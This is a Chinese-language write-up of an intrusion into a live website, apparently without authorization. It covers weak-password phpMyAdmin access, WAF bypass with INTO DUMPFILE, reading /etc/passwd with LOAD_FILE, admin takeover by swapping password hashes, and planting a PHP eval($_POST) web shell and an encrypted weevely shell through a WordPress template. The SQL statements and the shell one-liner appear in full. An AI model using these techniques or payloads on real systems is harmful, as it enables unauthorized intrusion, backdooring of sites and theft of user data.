#简介
昨晚PD发来一个站要我帮忙看看,他找到的入口很简单,是phpMyAdmin的弱口令。这次的渗透过程其实可以很简单,因为在phpMyAdmin后台发现了wp-*,在后来翻翻这个站的页面的时候也是找到了WordPress的目录,此时就可以尝试WordPress后台拿shell,但是本着多折腾的原则,就有了本篇文章。
#phpMyAdmin
root:root登录进后台后,是酱紫的:
1

按照常规思路是执行SQL语句,向网站的目录中写入一句话木马,然后上菜刀。
习惯性看了看root的权限是否被降权,即是否有写入文件的权限
2

如图所示是有的
又习惯性地测试一下是否能写入/tmp目录
SELECT 1 INTO OUTFILE '/tmp/1.txt'
这时就出现了连接被重置了- -*
猜测是有WAF拦截了,因此想了几种方式看能不能绕过拦截- -*
比如用了加注释,大小写。但是都没有成功,于是就在想像绕过SQL注入防护一样,能不能有别的函数代替INTO OUTFILE,这里肯定是想到的INTO DUMPFILE,结果是成功绕过了。
当时的测试语句是:
SELECT 1 INTO DUMPFILE '/tmp/1.txt'
是没有成功的,提示错误是1.txt Already exists.这可能可以说明,我们上面用INTO OUTFILE的时候语句是成功执行了,经过后来的验证,的确是执行了。因此我发现虽然执行被禁止的功能,比如INTO OUTFIE会返回页面被重置,但语句还是会被执行的。这也为后文的操作奠定了基础。
接下来就在想办法找网站根目录,翻了翻主站没什么信息(比如报错)可利用,又看了看mysql的运行环境,找到如下几个目录:
/var/lib/mysql/
/usr/
也没有什么有用的信息,比如能看出是phpStudy或者像LAMP之类的集成包安装的痕迹。
因此现在的想法就是靠猜目录了,试了几个能记住的常用的都没有成功,因此就开始找Fuzz字典。。。
找了一顿没找到,这时又想起sqlmap的 --os-shell功能会有一个自动猜解目录的选项,因此就想翻翻sqlmap的这个目录字典。
3

打开该文件后发现了弱弱的字典
OS.LINUX: ("/var/www", "/usr/local/apache", "/usr/local/apache2", "/usr/local/www/apache22", "/usr/local/www/apache24", "/usr/local/httpd", "/var/www/nginx-default", "/srv/www", "/var/www/%TARGET%", "/var/www/vhosts/%TARGET%", "/var/www/virtual/%TARGET%", "/var/www/clients/vhosts/%TARGET%", "/var/www/clients/virtual/%TARGET%"),
看来以后要多积累根目录,写在这里 - -*
试了上面全部都没有猜对。
现在开始想读配置文件了- -*
按常规思路先读 /etc/passwd
由于执行SQL的时候 LOAD_FILE也是被过滤,不返回结果,因此就试着建一个表,添加一个LONGTEXT类型字段INSERT LOAD_FILE('/etc/passwd')文件的内容(这么做的基础就是上面我们已经确定了,SQL语句会被执行的)
因此执行:
CREATE TABLE test(
id int( 4 ) NOT NULL PRIMARY KEY AUTO_INCREMENT,
`read` LONGTEXT NOT NULL);
在这里就遇到坑啦,由于本人太菜MySQL并不太懂,字段名read需要用``引起来,先前没引的时候一直报错。。可能read是保留字符?
成功创建表后执行
insert into test(id,`read`) values("1",load_file('/etc/passwd'));
成功链接被重置- -*
4

但还是执行了滴
但是继续插入几条读取其他文件比如 /etc/shadow 都是返回连接被重置(存在该文件),但是是空值(没有权限读取该文件)
本着折腾的原则,索性用BurpSuite去跑Linux的配置文件Fuzz字典
由于没本地存在Wooyun Wiki的一篇文章上面的Fuzz目录,仅仅是收藏,因此就百度了一下标题看了下快照复制了下来- -*
5

然后写了个脚本去了去前面的空格
with open("C:\\Users\\***\\Desktop\\path.txt",'r') as fr,open("C:\\Users\\***\\Desktop\\b.txt",'w') as fw:
for line in fr.readlines():
fw.write(line.lstrip())
然后Burp抓执行INSERT语句的包
6

7

在结果中,有Response的是文件不存在,执行SQL语句报错,没有返回的就是判断出这个文件存在,仅此而已。并没有如我所想的插入到test表中,不知道什么原因(在Repeater中改变id多次发包是能够插入的,不知道为什么Inturder就不可以),有哪位师傅知道请回复我- -*
手工读了读跑出来的存在的配置文件,除了passwd之外,都没有权限读 - -*
在这里补充一点,刺探某个目录是否存在的时候,可以INTO DUMPFILE进行导出,返回
Errcode:2 不存在该目录
Errcode:13 存在但没有权限读取
所以可以发现/var/www/html是存在的,理所当然猜测这就是根目录。。。但是根据网站的结构,向本该是属于根目录下的文件夹写入的时候也是提示不存在该目录,因此这不是网站根目录- -* 坑- -
如果有师傅还有在phpMyAdmin拿shell的- -猥琐- -方式,请在下面回复我。
#后台拿Shell
网站后台很好找,在主页写着,但是看数据库里的管理员密码时就傻了眼了
8

这是自己写的加密过程进行加的密嘛?有哪位师傅知道这是什么加密方式请教教我- -*
如下几个密文供研究:
C3tQcFAxXmEAIgI/A30OMldnA2FXZw==
A3AEP1Y2DjwOMw==
B35TZQB1
Uz9QalcnXGxUaw==
UDRTdAZuWmcDIgdlUG4OMg==
AjMFZFFnCGAGYgRh
看来破解出来登录管理员是无解了,但是网站有注册入口。。成功注册账号后,在数据库找到加密后的密文,替换某一位管理员的密文,成功登陆后台(这里就不演示了)
9

其中在普通会员后台还有一个任意用户信息遍历的接口- -*
登录进后台
10
上传点拿shell均没有成功。。。
#WordPress
在网站主页发现了这个

可以确认是存在WordPress了
WordPress虽然密码有盐加密解不开,但是可以直接修改某一个用户密码为md5(password)直接替换,登录后则会自动将密码更改为WP加密后的密码。
所以登录进后台后就是添加模板这样的常规思路了

但上菜刀连接的时候果然出了问题,猜测也是被WAF拦截了。
<?php @eval($_POST['menglogy']);echo `whoami`;echo 'test';?>
11

如图的测试结果

所以传了个weevely生成的加密后的一句话,成功绕过WAF
#结语
由于已经略长的篇幅加上转正时间问题,就没有进一步探测内网。来日方长嘛。
很希望加入90Sec。
顺便膜一下@柠檬草
|
 ,